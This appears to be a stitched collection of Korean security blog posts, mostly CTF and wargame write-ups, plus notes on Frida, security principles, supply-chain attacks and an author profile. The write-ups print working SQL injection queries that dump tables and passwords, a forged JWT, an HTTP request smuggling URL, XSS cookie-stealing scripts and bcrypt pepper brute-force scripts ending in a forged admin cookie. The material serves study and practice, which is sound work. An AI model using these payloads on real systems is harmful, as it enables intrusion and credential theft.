Cooking Flask


sqlite3.OperationalError: near ""%')"": syntax error

위 에러를 통해서 사용자의 입력값이 괄호 안에서 작용한다는 것을 알 수 있다.

1') order by 10 --

sqlite3.OperationalError: 1st ORDER BY term out of range - should be between 1 and 8


') UNION SELECT '0','1','2','3','4','5','6','7' FROM sqlite_master WHERE type='table' --


') union select '1','2','2023-04-23','4','5','6','[]', group_concat(name) from sqlite_master WHERE type='table' --


') union select '1','' || group_concat(sql),'2023-04-23','4','5','6','[]',1 from sqlite_master WHERE type='table' --


') union select user_id, password,'2023-04-23', password,'5','6','[]',1 from user --


JWTF

# get flag if you are an admin
@app.route('/flag', methods=['GET'])
def flag():
    session = request.cookies.get('session', None).strip().replace('=','')

    if session is None:
        return redirect('/')
    
    # check if the session is in the JRL
    if session in jrl:
        return redirect('/')

    try:
        payload = jwt.decode(session, APP_SECRET, algorithms=["HS256"])
        if payload['admin'] == True:
            return FLAG
        else:
            return redirect('/')
    except:
        return redirect('/')

PyJWT 모듈을 사용해서 JWT 토큰을 디코딩하며, 이 때 자동으로 URL-safe base64 encoding을 디코딩해준다.

즉, 기존에 사용하던 +,/ 를 각각 -,_로 치환할 수 있다.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6dHJ1ZSwidWlkIjoiMTMzNyJ9.BnBYDobZVspWbxu4jL3cTfri_IxNoi33q-TRLbHV-ew

jrl 엔드포인트에 요청을 통해서 얻은 토큰은 URL-safe base64 encoding을 사용했다.

기존 토큰의 -,_을 각각 +, /로 치환하면 다음과 같다.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6dHJ1ZSwidWlkIjoiMTMzNyJ9.BnBYDobZVspWbxu4jL3cTfri/IxNoi33q+TRLbHV+ew


Flag: byuctf{idk_if_this_means_anything_but_maybe_its_useful_somewhere_97ba5a70d94d}


Willy Wonka Web 

LoadModule rewrite_module modules/mod_rewrite.so
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_http_module modules/mod_proxy_http.so

<VirtualHost *:80>

    ServerName localhost
    DocumentRoot /usr/local/apache2/htdocs

    RewriteEngine on
    RewriteRule "^/name/(.*)" "http://backend:3000/?name=$1" [P]
    ProxyPassReverse "/name/" "http://backend:3000/"

    RequestHeader unset A
    RequestHeader unset a

</VirtualHost>

https://domdom.tistory.com/670


[CVE-2023-25690] Apache HTTP Server <= 2.4.55 mod_proxy enabled - HTTP Request Smuggling (HTB ApacheBlaze Writeup)

Introduction Apache HTTP Server 2.4.0 ~ 2.4.55 에서 mod_proxy 설정 시 HTTP Request Smuggling 취약점 발생 mod_proxy 설정 시 RewriteRule 이나 ProxyPassMatch 설정 시 사용자로부터 URL 데이터를 받아서 가변적으로 치환하는

domdom.tistory.com

위 글을 참고해서 문제를 풀 수 있을거 같다.

https://wonka.chal.cyberjousting.com/name/1%0D%0Aa:%20admin%0D%0A%0D%0A

'Hacking > Web' 카테고리의 다른 글

정보보안 수업 과제용  (0) 2025.03.20
[LG U+ Security Hackathon FINAL] page  (0) 2024.12.06

Frida trace

frida-trace -i "open" -U com.android.chrome

chrome 애플리케이션 open 함수 추적


frida-trace -U -F -j '*!onClick'


MITM

https://codeshare.frida.re/@akabe1/frida-multiple-unpinning/


Ref: https://youtu.be/pjEd1cHYhi8?si=IDFhh42vbwZB6YHL

드림핵 XSS-1

사용자가 url을 서버에 제출하면 셀레니움으로 구현된 봇이 해당 url에 접속한다.

이 때 cookie값에 FLAG가 들어있으므로 XSS로 다음과 같이 memo 파라미터로 cookie값을 넘겨주게되면 FLAG를 얻을 수 있다.

<script>
  document.location.href = `/memo?memo=${document.cookie}`;
</script>


드림핵 XSS-2

innerHTML로 들어간 script 태그는 실행되지 않기 때문에 img 태그로 했다.

 <img src="#" onerror="location.href='/memo?memo='+document.cookie">

dreamhack.io -> dev tools

개발자 도구 이용해서 디렉토리 검색하다보면 나온다.


webhacking.kr -> old-15

javascript disable 한 후 접근하면 FLAG를 얻을 수 있다.


webhacking.kr -> old-20

개발자 도구를 이용해서 captcha value를 자동으로 가져온 후, 제출하는 자바스크립트 코드를 작성하여 새로고침 시 코드를 바로 실행하면 된다.

Payload

(function() {
    lv5frm.id.value = "hi";
    lv5frm.cmt.value = "hi";
    lv5frm.captcha.value = lv5frm.captcha_.value;
    lv5frm.submit()
})()


webhacking.kr -> old-23

poc

https://webhacking.kr/challenge/bonus-3/index.php?code=%3C%00s%00c%00r%00i%00p%00t%3Ea%00l%00e%00r%00t(%001%00);%3C%00/%00s%00c%00r%00i%00p%00t%3E

'Hacking > Web' 카테고리의 다른 글

2025 BYUCTF  (0) 2025.05.19
[LG U+ Security Hackathon FINAL] page  (0) 2024.12.06

정보보안 3원칙

기밀성, 무결성, 가용성

'Hacking' 카테고리의 다른 글

Frida  (0) 2025.04.15
정보보안 수업 과제용2  (0) 2025.04.10
2025 보안 트렌드와 AI 관련 이슈  (0) 2025.03.13
2024 연말정산 / 2025 계획  (0) 2024.12.17

공급망 보안

오늘날 사용하는 대부분의 소프트웨어는 개발자나 조직이 만든 오픈소스와 서드파티 구성 요소에 의존한다.
오픈소스와 같은 외부코드에 의존하면 개발주기가 빨라지지만 오픈소스에서 파급력이 큰 취약점이 발견될시 해당 오픈소스를 사용하는 소프트웨어에도 큰 영향을 미친다. 이처럼 공급망 공격은 소프트웨어 개발 공급망의 취약성을 표적으로 삼아 악성코드나 멀웨어를 소프트웨어에 삽입할 때 발생한다.


작성 예정..


Reference

- https://m.boannews.com/html/detail.html?idx=135363

'Hacking' 카테고리의 다른 글

Frida  (0) 2025.04.15
정보보안 수업 과제용2  (0) 2025.04.10
보안 실무 관련 주요 용어, 백엔드 보안 관련 면접 대비 용어  (0) 2025.03.13
2024 연말정산 / 2025 계획  (0) 2024.12.17

Online Python Editor

# app.py
import ast
import traceback
from flask import Flask, render_template, request

app = Flask(__name__)

@app.get("/")
def home():
    return render_template("index.html")

@app.post("/check")
def check():
    try:
        ast.parse(**request.json)
        return {"status": True, "error": None}
    except Exception:
        return {"status": False, "error": traceback.format_exc()}
        
if __name__ == '__main__':
    app.run(debug=True)


# secret.py
def main():
    print("Here's the flag: ")
    print(FLAG) 
    
FLAG = "TRX{fake_flag_for_testing}"

main()


ast.parse 함수에 filename에 secret.py를 넘겨서, FLAG를 유출할 수 있다.

https://docs.python.org/3/library/ast.html#ast.parse

{
  "source": "\n\n\n\n\nprint(",
  "filename": "secret.py"
}


'Hacking > CTF' 카테고리의 다른 글

TSG CTF  (0) 2024.12.16

Toolong Tea

import { serve } from "@hono/node-server";
import { serveStatic } from "@hono/node-server/serve-static";
import { Hono } from "hono";

const flag = process.env.FLAG ?? "TSGCTF{DUMMY}";

const app = new Hono();

app.get("*", serveStatic({ root: "./public" }));

app.post("/", async (c) => {
	try {
		const { num } = await c.req.json();
		if (num.length === 3 && [...num].every((d) => /\d/.test(d))) {
			const i = parseInt(num, 10);
			if (i === 65536) {
				return c.text(`Congratulations! ${flag}`);
			}
			return c.text("Please send 65536");
		}
		if (num.length > 3) {
			return c.text("Too long!");
		}
		return c.text("Please send 3-digit integer");
	} catch {
		return c.text("Invalid JSON", 500);
	}
});

serve({
	fetch: app.fetch,
	port: 4932,
});

65536을 보내면 flag를 얻을 수 있지만, num.length === 3으로 인해서 제한이 있다.
parseInt 함수를 이용해서 값을 받기 때문에 리스트로 전달하면 우회할 수 있다.

$ curl -X POST http://34.84.32.212:4932/ -d '{"num": [65536, 1, 2]}'
Congratulations! TSGCTF{A_holy_night_with_no_dawn_my_dear...}

I Have Been Pwned

<?php
$pepper1 = "____REDACTED____";
$pepper2 = "____REDACTED____";
assert(strlen($pepper1) === 16 && strlen($pepper2) === 16);
$admin_password = "__REDACTED_____";
assert(strlen($admin_password) === 15);

$msg = "";
if (isset($_POST["auth"]) and isset($_POST["password"])) {
    $success = false;
    if ($_POST["auth"] === "guest") {
        $success = true;
    } else if(($_POST["auth"] === "admin") and hash_equals($admin_password, $_POST["password"])) {
        // $success = true;
        $msg = "Sorry, the admin account is currently restricted from new logins. Please use a device that is already logged in.";
    } else {
        $msg = "Invalid username or password.";
    }

    if ($success) {
        $hash = password_hash($pepper1 . $_POST["auth"] . $_POST["password"] . $pepper2, PASSWORD_BCRYPT);
        setcookie("auth", $_POST["auth"], time() + 3600*24);
        setcookie("hash", base64_encode($hash), time() + 3600*24);
        header("Location: mypage.php");
    }
}
?>

<!DOCTYPE html>
<html>
    <head>

    </head>
    <body>
        <form action="index.php" method="POST">
            Username: <input type="text" name="auth" required value="guest" />
            Password: <input type="password" name="password" required />
            <input type="submit" value="Login" />
        </form>
        <div style="color: red">
            <?= $msg ?>
        </div>
	</body>
</html>


PHP error message to leak information을 이용해서 $pepper1(15글자), $admin_password를 추출할 수 있다.

먼저, password_hash 함수에 null을 삽입해서 $pepper1(15글자)를 알아낼 수 있다.

References: https://www.php.net/manual/en/function.password-hash.php

hash_equals 함수에 Array를 삽입하면 $admin_password를 알아낼 수 있다.

$pepper1의 마지막 글자를 알아내기 위해서는 BCrypt의 특성을 활용해야 한다.
BCrypt는 입력된 비밀번호의 첫 72바이트까지만 처리하고 이후의 문자열은 무시한다. 따라서 비밀번호를 길게 입력하면 $pepper2를 무력화할 수 있고 이 상태에서 브루트 포싱을 실행하면 $pepper1의 마지막 글자를 효율적으로 추출할 수 있다.

import base64
import bcrypt
import string
import requests

URL = "http://34.84.32.212:8080"
pepper1_15 = "PmVG7xe9ECBSgLU"


response = requests.post(
    URL, data={"auth": "guest", "password": "A" * 51}, allow_redirects=False
)
hash = base64.b64decode(response.cookies["hash"])

if hash.startswith(b"$2y$"):
    hash = b"$2b$" + hash[4:]

for i in string.printable:
    if bcrypt.checkpw(f"{pepper1_15}{i}guest{'A' * 51}".encode(), hash):
        print(f"FOUND: {pepper1_15}{i}")
        break

위 테크닉을 응용하면, 동일한 방식으로 $pepper2도 추출할 수 있다.

import base64
import bcrypt
import string
import requests

URL = "http://34.84.32.212:8080"
pepper1 = "PmVG7xe9ECBSgLUA"

pepper2 = ""
for i in range(16):
    response = requests.post(
        URL,
        data={"auth": "guest", "password": "A" * (51 - (i + 1))},
        allow_redirects=False,
    )
    hash = base64.b64decode(response.cookies["hash"])

    if hash.startswith(b"$2y$"):
        hash = b"$2b$" + hash[4:]

    for j in string.printable:
        if bcrypt.checkpw(
            f"{pepper1}guest{'A' * (51 - (i + 1)) + pepper2 + j}".encode(), hash
        ):
            print(f"FOUND: {pepper2 + j}")
            pepper2 += j
            break
$ php -r "echo password_hash('PmVG7xe9ECBSgLUAadminKeTzkrRuESlhd1V8oC7mIiDFw4hQv2e', PASSWORD_BCRYPT);" | base64 -w 0
JDJ5JDEwJHBqTkl6SDg4Qm85VG1kd1NiZ3VqQWVJT0tGVm15U05XUDRqNVRXUkpPN3BEaHBnaTFyTFp1
$ curl http://34.84.32.212:8080/mypage.php -H "Cookie: auth=admin; hash=JDJ5JDEwJHBqTkl6SDg4Qm85VG1kd1NiZ3VqQWVJT0tGVm15U05XUDRqNVRXUkpPN3BEaHBnaTFyTFp1"
<!DOCTYPE html>
<html>

<head>

</head>

<body>
    Hello admin! Flag is TSGCTF{Pepper. The ultimate layer of security for your meals.}
</body>

</html>

'Hacking > CTF' 카테고리의 다른 글

TRX CTF 2025  (0) 2025.02.24

School
-   부산소프트웨어마이스터고등학교 - 2023. 03 ~ 

Education

-   KITRI White Hat School 2nd - 2024. 03 ~ 2024. 09
-   KITRI Best of the Best 13th - 2024. 07 ~ 


Awards


2022

- The Hacking Championship Junior 2022 - 장려상(9th) 🥉

- HISCON 2022 - 동상(3rd) 🥉


2023

- WACON CTF 2023 Junior - Finalist (Korea)

- CCE CTF 2023 Junior - Finalist (Korea)

- CYBER SECURITY CHALLENGE - Finalist (Korea)

- JBU CTF 2023 - 우수상(4th) 🥉

- The Hacking Championship Junior 2023 - 장려상(9th) 🥉


2024

- CCE CTF 2024 Junior - Finalist (Korea)

- YISF CTF 2024 - Finalist (Korea)

- ELECCON CTF 2024 final - 2st (Korea) 500,000₩ 🥈

- KOSPO CTF 2024 - 2st (Korea) 700,000₩ 🥈

- HCTF 2024 - 2st (Korea) 200,000₩ 🥈

- UHCON 2024 final - 2st (Korea) 1,000,000₩ 🥈

- LG U+ Security Hackathon 2024 final - 3rd (Korea) 5,000,000₩ 🥉


2025

- CODEGATE 2025 Junior - Finalist


Project

- Mobile App Bughunting (WhiteHat School 2nd)

- Point Of Sale Vulnerability Analysis (Best of the Best 13th)

- LLM Service and Framework Vulnerability Analysis

- Private Project (Infra Pentesting)


+ Recent posts